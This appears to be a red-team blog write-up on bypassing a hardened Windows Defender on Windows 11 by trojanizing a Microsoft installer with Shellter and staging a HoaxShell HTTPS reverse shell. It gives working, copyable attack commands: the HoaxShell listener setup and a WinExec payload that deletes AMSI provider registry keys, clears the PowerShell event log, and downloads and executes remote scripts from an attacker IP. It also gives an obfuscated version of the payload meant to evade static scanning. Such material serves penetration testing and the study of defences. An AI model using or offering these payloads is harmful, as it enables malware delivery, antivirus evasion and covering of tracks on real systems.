Bypassing Windows Defender on Windows 11 using Shellter and HoaxShell
Table of Contents
Introduction
In this write-up, I document a successful attempt to bypass a fully hardened Windows Defender installation on an up-to-date Windows 11 machine, utilizing a combination of Shellter and HoaxShell. The payload, a multi-stage HTTPS reverse shell, was stealthily injected into a legitimate Microsoft executable, successfully evading real-time detection.
The attack chain relied exclusively on userland techniques and LOLBins (Living Off The Land Binaries), ensuring no additional tools were written to disk. After achieving initial access, I focused on bypassing AMSI and User Account Control (UAC) to escalate privileges and execute arbitrary code in a high-integrity context.
This post details each stage of the operation, including:
- HoaxShell setup and staging chain
- Payload generation and Shellter configuration
- Defender evasion strategy on hardened systems
- UAC bypass via trusted processes
- Disabling AMSI without in-memory patching
Despite the effectiveness of this attack, it is important to note that no zero-day vulnerabilities were exploited. This is not the result of a novel exploit or obscure offensive research. On the contrary, the techniques demonstrated here rely entirely on freely available, open-source tools such as Shellter and HoaxShell, combined with simple registry modifications and LOLBin abuse. Every element in the attack chain is already known, documented, and theoretically detectable. The true impact of this approach lies not in the use of novel exploits but in the artful orchestration of timing, tool selection, and disciplined execution to achieve stealthy evasion. In essence, effective red team operations may not require futuristic techniques, just the right blend of established methods applied with precision.
Windows Defender Overview
Over the past decade, Windows Defender has evolved from a basic antivirus tool into a comprehensive, cloud-integrated antimalware and endpoint protection platform. Once considered insufficient for serious threat defense, Windows Defender now consistently ranks among the top performers in independent evaluations by AV-TEST and AV-Comparatives (av-test.org). The consumer version, integrated into Windows 10 and 11, leverages real-time protection, behavioral analysis, and cloud-delivered intelligence to detect and block threats with impressive speed and accuracy. According to Microsoft’s documentation, Defender receives monthly platform updates and daily security intelligence updates, incorporating AI-enhanced detection logic and telemetry from billions of devices. Features such as tamper protection, ransomware rollback, and integration with Microsoft’s broader security ecosystem (including Defender SmartScreen and Microsoft Defender for Endpoint) have made it a serious contender in enterprise environments. In summary, what was once a barebones antivirus has become a robust, modern antimalware solution, included with every Windows machine.
Disclaimer
The techniques and methodologies described in this document are provided solely for educational, research, and defensive purposes. All demonstrations were conducted in isolated and controlled laboratory environments, with explicit authorization and under stringent security measures.
Important Notice:
- Legal Compliance: The information contained within this write-up is not intended to encourage, support, or promote any illegal or unauthorized activities. Unauthorized use of these techniques on systems or networks without explicit permission is strictly prohibited and may lead to severe legal consequences under applicable national and international laws.
- Ethical Usage: This document is intended for ethical security research, penetration testing, and improving defensive strategies against cybersecurity threats. It should only be applied in scenarios where full and explicit consent has been obtained from the owner of the target system.
- Limitation of Liability: The author, publisher, and associated entities assume no responsibility or liability for any misuse, damages, or adverse consequences resulting from the application of the information provided in this write-up. Users are solely responsible for ensuring that any actions taken are fully compliant with all relevant legal and regulatory frameworks.
- Safety Recommendations: Always perform tests in a controlled, isolated environment and ensure comprehensive backup and recovery strategies are in place. Prioritize the safety and integrity of all systems and data when applying security research techniques.
By continuing to use the information presented here, you acknowledge that you have read, understood, and agree to abide by these terms.
Requirements
- Windows 11; in this test, a Windows 11 Education (build 10.0.26100.4351) was used, the latest build available when this document was written.


- Windows Defender fully hardened and fully updated; for simplicity, ConfigureDefender was used in this test to speed up Windows Defender hardening.
- Kali Linux (optional, of course).
Tools used
- ConfigureDefender
- Shellter free version, available in Kali repositories: https://www.kali.org/tools/shellter/
- HoaxShell
- VirusTotal
- lainamsiopensession
- Invoke-Obfuscation
Windows Defender hardening
As mentioned earlier, the ConfigureDefender tool was used to speed up and simplify the enabling of almost all Windows Defender features, thus enabling the “MAX” profile:




The Block executable files from running unless they meet a prevalence, age, or trusted list criteria is the only setting modified, in this test, in the “MAX” profile. Otherwise, Windows Defender will prevent me from running any new binaries, regardless of whether they may be malicious or not. This setting is too paranoid.
Exploitation
HTTPS multi-stage reverse shell with HoaxShell
First, I created self-signed certificates for HoaxShell to use for its HTTPS reverse shell:
1
openssl req -x509 -newkey rsa:2048 -keyout /home/MrTiz/DefenderBypass/certs/key.pem -out /home/MrTiz/DefenderBypass/certs/cert.pem -days 365
 In generating the certificate, the same parameters were used as in the certificate issued for microsoft.com, but it is optional; I only did it because it may increase the stealthiness of the attack.
After that, I started HoaxShell listening on port 443:
1
hoaxshell -s 192.168.182.128 -c /home/MrTiz/DefenderBypass/certs/cert.pem -k /home/MrTiz/DefenderBypass/certs/key.pem -H 'ms-commit-id' -r

Again, the choice to use ms-commit-id as a header in HTTPS traffic is only to slightly increase the stealthiness of the attack, but again, this is an optional parameter. In any case, I find in the HoaxShell documentation that avoiding using the random headers used by default by HoaxShell can make life a little more difficult for AVs:
1
2
3
4
5
- Recommended usage to avoid detection (over http):

     # Hoaxshell utilizes an http header to transfer shell session info. By default, the header is given a random name which can be detected by regex-based AV rules.
     # Use -H to provide a standard or custom http header name to avoid detection.
     hoaxshell -s <your_ip> -i -H "Authorization"
The use of a raw PowerShell payload also demonstrated much greater stealthiness than encoded PowerShell payloads.

I saved the PowerShell payload in a .ps1 file and put a simple Python web server listening, ready to deliver the script in a second stage. This way, I avoided embedding a HoaxShell payload inside my executable that I’m going to trojanize. By doing this, I should be able to pass the static analysis of most anti-malware.
Trojanizing a legitimate Microsoft executable
As an executable to be trojanized, something trusted, legitimate, having a recognized author (preferably Microsoft), and having a 32-bit architecture had to be chosen; the current free version of Shellter does not seem to support 64-bit executables.
After testing a few, it was decided to use the Windows Media Player installer, generally available on Windows 11 machines at the path C:\Program Files (x86)\Windows Media Player\setup_wm.exe.

Once copied to the Kali machine, I started and configured Shellter:


Paradoxically, enabling Stealth Mode makes the trojan much more detectable by static analysis on VirusTotal, which is why I chosed to disable it, thus going to change the general behavior of the executable, which will then stop doing what it was intended to do.
WinExec was chosen as the payload, through which I’m going to execute some of my PowerShell code that will then trigger the actual reverse shell. Embedding a Meterpreter reverse shell or, more generally, a custom one created with msfvenom is a risk; generally speaking, it has a higher probability of being detected by both static and especially dynamic analyses. Trojan:Win32/Meterpreter
The WinExec payload chosen is the following:
1
cmd /c start /wait /min "" C:\Windows\Sysnative\WindowsPowerShell\v1.0\powershell.exe -ep bypass -nop -w hidden -noni -c "Remove-Item -Path 'HKLM:\SOFTWARE\Microsoft\AMSI\Providers*\*' -Force -ea SilentlyContinue; Clear-EventLog -LogName 'Windows PowerShell' -ea SilentlyContinue" & cmd /c start /min "" C:\Windows\Sysnative\WindowsPowerShell\v1.0\powershell.exe -ep bypass -nop -w hidden -noni -c "iex(New-Object Net.WebClient).DownloadString('http://192.168.182.128/4m51.ps1'); Remove-Item -Path 'HKLM:\SOFTWARE\Microsoft\AMSI\Providers*\*' -Force -ea SilentlyContinue; Start-Sleep -Seconds 30; iex(New-Object Net.WebClient).DownloadString('http://192.168.182.128/revs.ps1'); Clear-EventLog -LogName 'Windows PowerShell' -ea SilentlyContinue"
Let’s analyze it piece by piece; first of all, I should split the entire payload into two pieces, where the first one will be very effective only during the second phase of this activity, namely once the Administrator right is obtained:
1
cmd /c start /wait /min "" C:\Windows\Sysnative\WindowsPowerShell\v1.0\powershell.exe -ep bypass -nop -w hidden -noni -c "Remove-Item -Path 'HKLM:\SOFTWARE\Microsoft\AMSI\Providers*\*' -Force -ea SilentlyContinue; Clear-EventLog -LogName 'Windows PowerShell' -ea SilentlyContinue"
Since the -w hidden parameter does not seem to be particularly effective in hiding the PowerShell window, a clever way around this problem was to run it via cmd /c start /wait /min:
1
cmd /c start /wait /min "" C:\Windows\Sysnative\WindowsPowerShell\v1.0\powershell.exe -ep bypass -nop -w hidden -noni
Also, since the executable I’m working on has a 32-bit architecture, simply running PowerShell.exe would mean running the 32-bit version of PowerShell. Instead, by running C:\Windows\Sysnative\WindowsPowerShell\v1.0\powershell.exe, I ensure that the 64-bit one is launched.
The embedded PowerShell code is used to fully deactivate AMSI and to clean up the PowerShell event log, but it will work in the second phase of this activity, once the Administrator right is obtained:
1
Remove-Item -Path 'HKLM:\SOFTWARE\Microsoft\AMSI\Providers*\*' -Force -ea SilentlyContinue; Clear-EventLog -LogName 'Windows PowerShell' -ea SilentlyContinue
Plenty of clean methods can be found on the web to bypass AMSI at the process level, so that even malicious .NET code can be executed, thus not only PowerShell code. However, given the maturity demonstrated by Windows Defender in detecting in-memory patches to the detriment of amsi.dll, even the most effective AMSI bypasses trigger Windows Defender to intervene by killing the process (Behavior:Win32/AMSI_Patch.Ex.D). For more information about differences between PowerShell only and process-specific AMSI bypasses, please take a look here: https://s3cur3th1ssh1t.github.io/Powershell-and-the-.NET-AMSI-Interface/.
The second piece of payload, instead, tries to disable the AMSI PowerShell by using the following payload: lainamsiopensession.ps1
1
iex(New-Object Net.WebClient).DownloadString('http://192.168.182.128/4m51.ps1')
After that, it waits 30 seconds before running the HoaxShell HTTPS reverse shell:
1
Start-Sleep -Seconds 30; iex(New-Object Net.WebClient).DownloadString('http://192.168.182.128/revs.ps1')
Waiting 30 seconds will be useful in the next phases, when I’ll escalate the privileges.
Putting PowerShell commands such as the above (Remove-Item -Path 'HKLM:\SOFTWARE\Microsoft\AMSI\Providers*\*' -Force) can trigger some AV also during static analysis, so, by using Invoke-Obfuscation, I slightly obfuscated the payload in this way:

1
Remove-Item -Path (('HKLM:DGvS'+'OFTWARE'+'D'+'GvMic'+'rosoftDGv'+'A'+'MS'+'IDG'+'vProviders*DGv'+'*') -CreplaCE  'DGv',[chAR]92) -Force -ea SilentlyContinue; Clear-EventLog -LogName ('Wind'+'ows Pow'+'erS'+'hell') -ea SilentlyContinue

1
iex(New-Object Net.WebClient).DownloadString(('http://192.168.1'+'8'+'2.1'+'2'+'8'+'/4m51.'+'p'+'s'+'1')); Remove-Item -Path (('HKL'+'M:{0}'+'SOF'+'TWARE{0}M'+'icro'+'sof'+'t{0}'+'A'+'MSI{'+'0}Pr'+'o'+'viders*{'+'0}*') -f [cHAR]92) -Force -ea SilentlyContinue; Start-Sleep -Seconds 30; iex(New-Object Net.WebClient).DownloadString(('http://'+'192.168.1'+'82.'+'12'+'8/revs'+'.ps1')); Clear-EventLog -LogName ('Windo'+'ws Po'+'w'+'er'+'Shell') -ea SilentlyContinue
So, the final payload was:
1
cmd /c start /wait /min "" C:\Windows\Sysnative\WindowsPowerShell\v1.0\powershell.exe -ep bypass -nop -w hidden -noni -c "Remove-Item -Path (('HKLM:DGvS'+'OFTWARE'+'D'+'GvMic'+'rosoftDGv'+'A'+'MS'+'IDG'+'vProviders*DGv'+'*') -CreplaCE  'DGv',[chAR]92) -Force -ea SilentlyContinue; Clear-EventLog -LogName ('Wind'+'ows Pow'+'erS'+'hell') -ea SilentlyContinue" & cmd /c start /min "" C:\Windows\Sysnative\WindowsPowerShell\v1.0\powershell.exe -ep bypass -nop -w hidden -noni -c "iex(New-Object Net.WebClient).DownloadString(('http://192.168.1'+'8'+'2.1'+'2'+'8'+'/4m51.'+'p'+'s'+'1')); Remove-Item -Path (('HKL'+'M:{0}'+'SOF'+'TWARE{0}M'+'icro'+'sof'+'t{0}'+'A'+'MSI{'+'0}Pr'+'o'+'viders*{'+'0}*') -f [cHAR]92) -Force -ea SilentlyContinue; Start-Sleep -Seconds 30; iex(New-Object Net.WebClient).DownloadString(('http://'+'192.168.1'+'82.'+'12'+'8/revs'+'.ps1')); Clear-EventLog -LogName ('Windo'+'ws Po'+'w'+'er'+'Shell') -ea SilentlyContinue"
